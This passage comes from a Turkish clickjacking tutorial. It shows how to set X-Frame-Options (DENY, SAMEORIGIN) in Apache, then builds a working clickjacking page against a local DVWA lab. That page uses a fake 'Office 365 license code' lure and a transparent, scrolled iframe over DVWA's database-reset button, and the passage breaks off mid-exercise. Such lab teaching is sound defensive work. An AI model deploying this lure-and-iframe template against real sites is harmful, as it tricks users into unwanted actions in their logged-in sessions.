
Bu uygulamada bu sefer clickjacking zafiyetli web uygulama localhost'tur ve localhost web uygulamasının içeriklerinin localhost'ta bir başka web sayfasında iframe ile yansıtıldığı durumda zafiyetli localhost web uygulamasının x-frame-options ile kendini clickjacking saldırılarına karşı nasıl koruyabileceği gösterilecektir.

Bu uygulama başlığındaki konumu gereği bu sefer legal sayılan localhost web uygulaması clickjacking'e karşı zafiyetli durumdadır, çünkü x-frame-options yanıt başlığı kullanmamaktadır. Bu zafiyet nedeniyle içerikleri başka web adreslerde örneğin şeffaf iframe olarak kullanılabilir ve suitimal edilebilir durumdadır (veya kendi web uygulamasına sızıldığı durumda kendi içerikleri kendi web adresinde saldırgan eliyle örneğin şeffaf iframe olarak kullanılabilir ve suistimal edilebilir durumdadır). Bu türden clickjacking saldırılarını engellemek için x-frame-options kullanılmalıdır.


Öncelikle clickjacking zafiyetli legal localhost web uygulamasının bir içeriğini iframe ile bir başka web sayfasına nasıl yansıttığına bir göz atalım.

Zafiyetli web uygulama iframe içeriği: /var/www/Clickjacking Uygulaması/deneme2.html
Zafiyetli web uygulamanın bir sayfası: /var/www/Clickjacking Uygulaması/deneme3.html

[deneme2.html] // Frame'lenecek İçerik




[deneme3.html] // Frame'in Sunulması




Çıktı:

[deneme2.html]



[deneme3.html]




Görüldüğü gibi legal localhost web uygulaması deneme2.html web sayfasında bir içeriğe sahiptir ve deneme3.html web sayfasında deneme2.html web sayfasını iframe olarak sunmaktadır. Yani kendi içeriğini kendi adresi altında iframe olarak sunmaktadır.

Bu web uygulamada kendi içeriğini kendi adresinde iframe olarak kullandığı çalışma yapısını bozmadan clickjacking önlemi uygulayabilmek için X-Frame-Options: SAMEORIGIN direktifi kullanılmalıdır. Eğer DENY kullanılırsa içeriklerinin hiçbir yerde (kendi web adresi altında dahi) iframe ile yansıtılmasına müsade edilmez. Bu ise kendi web uygulama tasarımındaki kendi içeriklerini sunan iframe'lerin çalışamamasına sebep olur. Dolayısıyla SAMEORIGIN kullanılarak legal localhost web uygulamasının kendi içeriğini kendi sayfalarında iframe ile yansıtması izinli sayılır ve içeriklerinin başka web adreslerinde iframe olarak kullanılması ise engellenerek clickjacking önlemi bir kademe sürer.

> Bilgi:
>
> Eğer en kötü senaryo düşünülecek olursa saldırganlar legal localhost web uygulamaya sızdıklarında uygulama içerisine uygulama içeriklerini clickjacking yapacak şekilde şeffaf iframe'ler şeklinde koyarlarsa clickjacking'e karşı X-Frame-Options SAMEORIGIN koruyamayacaktır. Çünkü SAMEORIGIN legal web uygulamaya kendi adresi altında iframe olarak kendi içeriklerini sunmasına izin vermektedir. Sadece başka yabancı web adresler altında kendi içeriklerinin iframe olarak sunulmasına izin vermemektedir. Bu nedenle DENY kullanılabilir. Fakat bu durumda legal web uygulama kendi içeriklerini iframe olarak kendi web sayfalarında sunamayacaktır. Sonuç olarak bir web uygulaması kendi içeriklerini kendi web adresi altında iframe ile kullanmaktaysa optimum değer olarak SAMEORIGIN kullanılmalıdır. Bu sayede hem uygulama çalışırlığı sürdürülmüş olacaktır hem de güvenlik bir kademe sağlanmış olacaktır.

Şimdi zafiyetli localhost web uygulamasının clickjacking zafiyetini kapamak için localhost web sunucuda konfigurasyon ayarı yapalım ve http X-Frame-Options yanıt başlığını ekleyelim. Öncelikle X-Frame-Options: DENY ile web sayfa içeriklerinin hiçbir yerde iframe'lenememesini sağlayalım.

> Ubuntu 18.04 LTS Terminal:
>
> > sudo nano /etc/apache2/apache2.conf
> …
> …
> (En alta aşağıdaki eklenir)
>
> Header always set X-Frame-Options "DENY"
>
> > sudo service apache2 restart
>
> Çıktı:
>
> [deneme3.html]



Görüldüğü gibi legal localhost web uygulaması web sayfasında kendi içeriğini yansıttığı iframe'i ekrana yükleyemedi. Legal localhost web uygulamasının çalışmasını bozmadan clickjacking önlemini sürdürmek için legal localhost web uygulamasının içeriklerini kendi web sayfalarında iframe ile sunmasına izin tanıyalım ve geri kalan yabancı adreslerde iframe ile sunulmasını yasak kılalım. Bunun için X-Frame-Options başlığı SAMEORIGIN ile kullanılabilir.

Ubuntu 18.04 LTS Terminal:


> sudo nano /etc/apache2/apache2.conf
…
…
(En alta aşağıdaki eklenir)

Header always set X-Frame-Options "SAMEORIGIN"

> sudo service apache2 restart

Çıktı:

[deneme3.html]



Görüdüğü gibi legal localhost web uygulaması kendi web sayfasında kendi farklı içeriğini iframe ile SAMEORIGIN koruması halindeyken sunabilmiştir. Yabancı adreslere karşı ise clickjacking önlemi var olduğundan legal localhost web uygulaması içerikleri iframe'lenerek yabancı adreslerde kullanılamayacaktır.


Uygulama 5 [Clickjacking Reel Bir Uygulama]

Gereksinimler

/var/www/Clickjacking Uygulaması/Clickjacking Reel Bir Uygulama/	// Zararlı Web // Uygulama
/var/www/DVWA-master/	// Zafiyetli Web // Uygulama


Bu uygulamada saldırgan zararlı bir web uygulama sayfasında clickjacking zafiyetli DVWA web uygulamasının bir sayfasını iframe olarak kullanacaktır. Bu şekilde ziyaretçileri şeffaf iframe'e tıklatarak ziyaretçilerin DVWA oturumlarında bir eylemin gerçekleşmesini sağlayacaktır.

Öncelikle zararlı web uygulama sayfasında DVWA web uygulamasının hangi sayfasının iframe ile kullanılacağını görelim.




DVWA web uygulaması bu sayfasında ziyaretçilerin veritabanını reset'lemesini hizmet olarak sunmaktadır.

Varsayalım ki demo clickjacking uygulamamızda DVWA web uygulaması kullanıcısı oturum parolasını güncellemiş olsun.




DVWA web uygulaması kullanıcısı yeni parolasıyla giriş yapabilir durumdadır.

// Eski Şifre “password” Denendiğinde Oturum Açılmaz




// Yeni Şifre “deneme123” Denendiğinde Oturum Açılır




Şimdi saldırganın zararlı web uygulama sayfasında ziyaretçilerine bir linke tıklattırması sonucu üzerindeki şeffaf iframe ile dvwa veritabanı resetleme butonuna tıklattığını düşünelim. Bu durumda yan sekmede dvwa oturumu açık durumda olan dvwa web uygulaması kullanıcısı zarar görmüş olacaktır. Çünkü artık varsayılan parolaya dönmüştür ve o bunun farkında değildir. Bu v.b. clickjacking yoluyla gerçekleşen zararlar suistimal edilen web uygulamaların tasarımındaki yeteneklerine göre çeşitlilik gösterecektir.

Clickjacking saldırısı yapacak zararlı web uygulama sayfasına bir göz atalım.



Çıktı:



Zararlı web uygulama sayfasındaki kodlara baktığımızda bir dvwa web uygulaması sayfasının iframe olarak kullanıldığı görülmektedir. Daha detaylı bakılacak olursa;

zararliwebuygulama.html:

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">

<style>
#iframe1 {
   opacity: 0.5;
   /* position: absolute; */
    z-index: 1;
}

#link {
   /* position: absolute; */
   z-index: 0;
}
</style>
</head>


<body>
Microsoft Office 365 yazılımı 2021 lisans kodunu almak için tıklayınız.

<br>
<br>

<a id="link" href="#">Lisans Kodunu Al</a>

<iframe id="iframe1" src="http://localhost/DVWA-master/setup.php" height="100px" width="200px"></iframe>

<script>

var iframeElement = document.getElementById("iframe1");

iframeElement.onload = function () {

        // iframeElement.contentWindow.scrollTo(265,870);          // height="38px" width="175px" iken.

        iframeElement.contentWindow.scrollTo(250,800);          // height="100px" width="200px" iken.

}

</script>
```

```
</body>

</html>
```

Öncelikle zararlı web sayfasında <body> ... </body> arasında içerik olarak “Microsoft Office 365 yazılım lisansı için tıklayın” metni vardır ve bu metin sayfada sunulan bir linke tıklamaya teşvik etmektedir. Akabinde bir iframe vardır ve bu iframe dvwa adlı web uygulamadan bir sayfa sunmaktadır. Akabinde gelen <script> … </script> kodları ile de iframe’deki içerik yüklendiği zaman yatayda ve dikeyde scroll kaydırmaları yapılsın kodları yer almaktadır. Bu içerik yüklemesi sonrası yapılan kaydırmalar ile küçültülecek iframe penceresinde sadece veritabanı resetleme butonunun görüntülenmesi hedeflenmektedir. <head> ... </head> arasında ise style kodları ile zararlı web uygulama sayfasındaki tıklanılması istenen linkin ve akabinde gelen iframe’in css tanımlamaları yer almaktadır.


Genel olarak bakılırsa clickjacking için sayfa şablon olarak hazır durumdadır. Şimdi sadece html üzerinden iframe’in width ve height’ini küçültme (1), javascript üzerinden scroll kaydırmalarını sadece veritabanı resetleme butonu görünecek şekilde ayarlama (2), css tanımlamaları ile iframe’i şeffaf yapma ve css tanımlamaları ile link ve iframe’i üst üste getirip iframe’in z index’ini üstte tutma yapılacaktır.

Zararlı Web Uygulama Sayfası:

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">

<style>
#iframe1 {
   opacity: 0.5;                (3)
   position: absolute;          (4)
   z-index: 1;                  (4)
}

#link {
   position: absolute;          (4)
   z-index: 0;                  (4)
}
</style>
</head>


<body>
Microsoft Office 365 yazılımı 2021 lisans kodunu almak için tıklayınız.

<br>
<br>

<a id="link" href="#">Lisans Kodunu Al</a>

<iframe id="iframe1" src="http://localhost/DVWA-master/setup.php" height="100px" width="200px"></iframe>          (1)

<script>

var iframeElement = document.getElementById("iframe1");

iframeElement.onload = function () {

        // iframeElement.contentWindow.scrollTo(265,870);              // height="38px" width="175px" iken.

        iframeElement.contentWindow.scrollTo(250,800);      (2)     // height="100px" width="200px" iken.

}
</script>
</body>

</html>
```

Not: Link ve iframe'in üst üste gelmesi için position: absolute css tanımlaması her ikisi için de kullanılmıştır. Sayfanın farklı konumunda bu işi yapmak için left: ve top: gibi girdi boşluğu tanımlamaları yapılabilir.

Çıktı:



İframe'i biraz daha küçültelim ve veritabanı resetleme butonu ekranda görünecek şekilde yatay ve dikey scroll kaydırmalarını küçük iframe ekranına göre bir daha yapalım.

